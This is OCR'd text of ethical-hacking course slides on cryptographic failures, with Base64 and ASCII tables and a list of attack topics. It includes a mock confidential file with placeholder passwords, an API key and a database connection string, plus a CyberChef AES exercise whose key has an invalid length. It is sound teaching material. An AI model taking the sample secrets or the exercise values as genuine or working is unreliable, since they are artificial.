
Andrea Costanzo

Encryption Gone Wrong:

How Cryptographic Errors Lead to Exploits



This course is designed solely for educational purposes to teach students about the principles, techniques, and tools of ethical hacking. The knowledge and skills acquired during this course are intended to be used responsibly, legally, and ethically, in compliance with applicable laws and regulations.

Authorized Use Only: Students must only use the methods, techniques, and tools taught in this course on systems and networks for which they have explicit authorization to test and analyze.

Personal Responsibility. Students are personally responsible for ensuring that their actions comply with all relevant laws and ethical guidelines. Neither the instructor nor the institution will be held liable for any misuse of the information or tools taught during this course.

Professional Integrity: Students are expected to uphold the highest standards of integrity and professionalism, refraining from any activity that could harm individuals, organizations, or systems

Summary

- **Basics**
  - Cryptography & Hashing
- **Failures**
  - Using non-cryptographic functions to protect secrets
    - Base64 encoding
  - Using deprecated encryption algorithms
    - Cracking Caesar's cipher
    - Cracking Vigenere's cipher
    - Cracking DES
  - Using deprecated hash functions
    - Exploiting MD5 collision and using bruteforce
  - Using predictable random numbers
    - Stealing user random ID session in a weak web application
  - Storing sensitive data in public URLs
    - *Google dorking* a.k.a *Google hacking*

What is a cryptographic failure?

A Cryptographic Failure occurs when a cryptographic system or algorithm fails to provide the intended level of security, resulting in data exposure, unauthorized access, or data integrity compromise.

1. **Using deprecated hash functions** such as MD5 or SHA1 in use, **or non-cryptographic functions** when cryptographic functions are needed
2. **Using old or weak cryptographic algorithms or protocols**
3. **Using randomness** for cryptographic purposes **that was not designed to meet cryptographic requirements** Even if the correct function is chosen, does the seed lack sufficient unpredictability?
4. **Forgetting cryptographic keys** in source code repositories (e.g. GitHub), website pages etc.
5. **Transmitting data in clear** text (on HTTP, SMTP or FTP protocols)
6. And other categories we will not explore in this lab

Cryptographic Failures

Are non-cryptographic functions used when cryptographic functions are needed?

Cryptographic Failures: encoding ≠ encryption


ENCODING. Converting data into a particular form to make it more suitable fro processing.

Even if the encoded form may look obscure, it does not provide any level of security


Base64 is one of the most used encoding algorithms

Commonly used to encode binary data for storage or transfer over media that can only deal with ASCII to ensure that the data remains intact

- Storing complex data in XML
- Encoding binary data so that it can be included in a URL or in HTML files




Cryptographic Failures: encoding ≠ encryption



	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0	0 ^@ NUL NULL	1 ^A SOH START OF HEADING	2 ^B STX START OF TEXT	3 ^C ETX END OF TEXT	4 ^D EOT END OF TRANSM.	5 ^E ENQ ENQUIRY	6 ^F ACK ACKNOWL-EDGE	7 ^G BEL BELL	8 ^H BS BACKSP.	9 ^I HT CHARACT. TAB'TION	10 ^J LF LINE FEED	11 ^K VT LINE TAB'TION	12 ^L FF FORM FEED	13 ^M CR CARRIAGE RETURN	14 ^N SO SHIFT OUT	15 ^O SI SHIFT IN
1	16 ^P DLE DATALINK ESCAPE	17 ^Q DC1 DEVICE CONTROL1	18 ^R DC2 DEVICE CONTROL2	19 ^S DC3 DEVICE CONTROL3	20 ^T DC4 DEVICE CONTROL4	21 ^U NAK NEG.ACK-NOWLEDGE	22 ^V SYN SYNCHR. IDLE	23 ^W ETB END OF TRANS.	24 ^X CAN CANCEL	25 ^Y EM END OF MEDIUM	26 ^Z SUB SUBS-TITUTE	27 ^[ESC ESCAPE	28 ^\ FS INFO. SEP. 4	29 ^] GS INFO. SEP. 3	30 ^^ RS INFO. SEP. 2	31 ^_ US INFO. SEP. 1
2	32 SPACE	33 excl ! EXCLAM. MARK	34 quot " QUOT. MARK	35 num # NUMBER SIGN	36 dollar $ DOLLAR SIGN	37 percnt % PERCENT SIGN	38 amp & AMPER-SAND	39 apos ' APOS-TROPHE	40 lpar (LEFT PAREN.	41 rpar) RIGHT PAREN.	42 ast * ASTERISK	43 plus + PLUS SIGN	44 comma , COMMA	45 - HYPHEN-MINUS	46 period . FULL STOP	47 sol / SOLIDUS
3	48 0 DIGIT ZERO	49 1 DIGIT ONE	50 2 DIGIT TWO	51 3 DIGIT THREE	52 4 DIGIT FOUR	53 5 DIGIT FIVE	54 6 DIGIT SIX	55 7 DIGIT SEVEN	56 8 DIGIT EIGHT	57 9 DIGIT NINE	58 colon : COLON	59 semi ; SEMI-COLON	60 lt < LS.-THAN SIGN	61 equals = EQUALS SIGN	62 gt > GR.-THAN SIGN	63 quest ? QUEST-ION MARK
4	64 commat @ COMM'IAL AT	65 A	66 B	67 C	68 D	69 E	70 F	71 G	72 H	73 I	74 J	75 K	76 L	77 M	78 N	79 O
5	80 P	81 Q	82 R	83 S	84 T	85 U	86 V	87 W	88 X	89 Y	90 Z	91 lsqb [LEFT SQ. BRACKET	92 bsol \ REVERSE SOLIDUS	93 rsqb] RT. SQR. BRACKET	94 hat ^ CIRCUM'X ACCENT	95 lowbar _ LOW LINE
6	96 grave ` GRAVE ACCENT	97 a	98 b	99 c	100 d	101 e	102 f	103 g	104 h	105 i	106 j	107 k	108 l	109 m	110 n	111 o
7	112 p	113 q	114 r	115 s	116 t	117 u	118 v	119 w	120 x	121 y	122 z	123 { L. CURLY BRACKET	124 | VERTICAL LINE	125 } R. CURLY BRACKET	126 ~ TILDE	127 ^? DEL DELETE

ASCII code table including entity references, control codes and Unicode names (1.1) © Tom Gibara July 2014

Cryptographic Failures: encoding ≠ encryption



Base64 alphabet defined in RFC 4648.

Index	Binary	Char.	Index	Binary	Char.	Index	Binary	Char.	Index	Binary	Char.
0	000000	A	16	010000	Q	32	100000	g	48	110000	w
1	000001	B	17	010001	R	33	100001	h	49	110001	x
2	000010	C	18	010010	S	34	100010	i	50	110010	y
3	000011	D	19	010011	T	35	100011	j	51	110011	z
4	000100	E	20	010100	U	36	100100	k	52	110100	0
5	000101	F	21	010101	V	37	100101	l	53	110101	1
6	000110	G	22	010110	W	38	100110	m	54	110110	2
7	000111	H	23	010111	X	39	100111	n	55	110111	3
8	001000	I	24	011000	Y	40	101000	o	56	111000	4
9	001001	J	25	011001	Z	41	101001	p	57	111001	5
10	001010	K	26	011010	a	42	101010	q	58	111010	6
11	001011	L	27	011011	b	43	101011	r	59	111011	7
12	001100	M	28	011100	c	44	101100	s	60	111100	8
13	001101	N	29	011101	d	45	101101	t	61	111101	9
14	001110	O	30	011110	e	46	101110	u	62	111110	+
15	001111	P	31	011111	f	47	101111	v	63	111111	/
									Padding		=

Cryptographic Failures: encoding ≠ encryption

Are non-cryptographic functions used when cryptographic functions are needed?

```
CONFIDENTIAL DOCUMENT
---------------------

Company: ACME Corporation
Department: Cybersecurity Division
Date: January 31, 2025

Employee Credentials (Strictly Confidential)
--------------------------------------------
Username: admin_acme
Password: P@ssw0rd123!

Internal API Key:
API_KEY = "sk-12345-ABCDE-67890-XYZ"

Database Connection String:
DB_CONNECTION = "mysql://admin:SuperSecretPass@db.acme.com:3306/main_db"

----------------------------
DO NOT SHARE THIS DOCUMENT
Property of ACME Corporation
----------------------------
```

Cryptographic Failures: encoding ≠ encryption

Are non-cryptographic functions used when cryptographic functions are needed?


To protect data, use proper encryption:

- AES:https://cyberchef.io/#recipe=AES_Encrypt(%7B'option':'Hex','string':''%7D,%7B'option':'Hex','string':''%7D,'CBC','Raw','Hex',%7B'option':'Hex','string':''%7D)
- Plaintext: the secret file
- Key: `b7c1c6e2174e4dd89179f6b0b63d93a0d4d20edbc4b54bb8e1c`
- Initialization vector: `a1d3e9b748ba5f749c65284ab4a019b1`

```
eb7892c4156d9a3ef1d541631dc5a8c6277e933135eb60f3205b76d0975b9355923beb8e57d8583cc844f2e4b322df6b1f27eb9c5504cf5484d6413dd855d00c7
1063de6a8e80f500b7d22bb39bcf32fdbfd62d4580814292bc60caba0328a6cbdfd9ea0eb8a6564a1872fd0fdc285fd9ce9db9dcd8b69247f45bf44ec7d9d39a1
63541ca049624a2195d511f0b1516b2127f14a89797b59ad978b3020f153f263a0434487768ddfa64edc0e046aedc8951cd7b21a3ec588cd33c46bebe89b5ef58
b73635e943ec14d1fb741802f4d72d1775f21c062b13e629e1873acf9676de10c5d13aa7504fa632925bf924006addc55d8fa839033ad0a6ead4f1fc9b1202340
155ec5af46b22f6822e0e27b8c9aa3b470a7038cf0fe356851e83bdcac07032686b3b0eade295feb25b3fe56e17b863c1ad0462fda45afcf3d585495ff3fd74df
81ae665305f66eaf634b3958b825b2f1fe18c71452b0c4382825148fda7d0c1b2a94ee3dca52b29ad24b0582a50bf0b1ece0d5c2877533bfc6205fe7bf518d87c
08545801c93dd055b7af7a7544b4c466c7b3f370513d9566f037a0717c9f8069f6d229013b99edff37f76fdc00e73659381b6999ab3eb367792bca2e1b2950330
5d68a616c2566b0050836841cace419614cdfbdc7f97b190141706bae600b32ead314c2d59836ac28a7f8594dadf3aee6fcb11ac43ca4f7db2d9939b06acc66cc
62e6a75260c80ab4920b274907620ff0cf8e216d41877fc6dd97b99b03248346e916cc5a71c52d70a35c196d0f9d3a6d176ab1d075b4ce200486e10b
```

Now try to decrypt it with Cyberchef

Cryptographic Failures: encoding ≠ encryption



More training in these Python notebooks

Basics

- 1-Example_cryptography
- 2-Example_digital_signature
- 3-Example_digital_signature_pdf
- 4-Example_digital_signature_embedded_pdf
- 5-Example_hashing

Failures


- 1-CryptoFailure_encoding_is_not_encryption
- 2-CryptoFailure_malicious_usage_base64
- 2-CryptoFailure_malicious_usage_base64_ebcdic

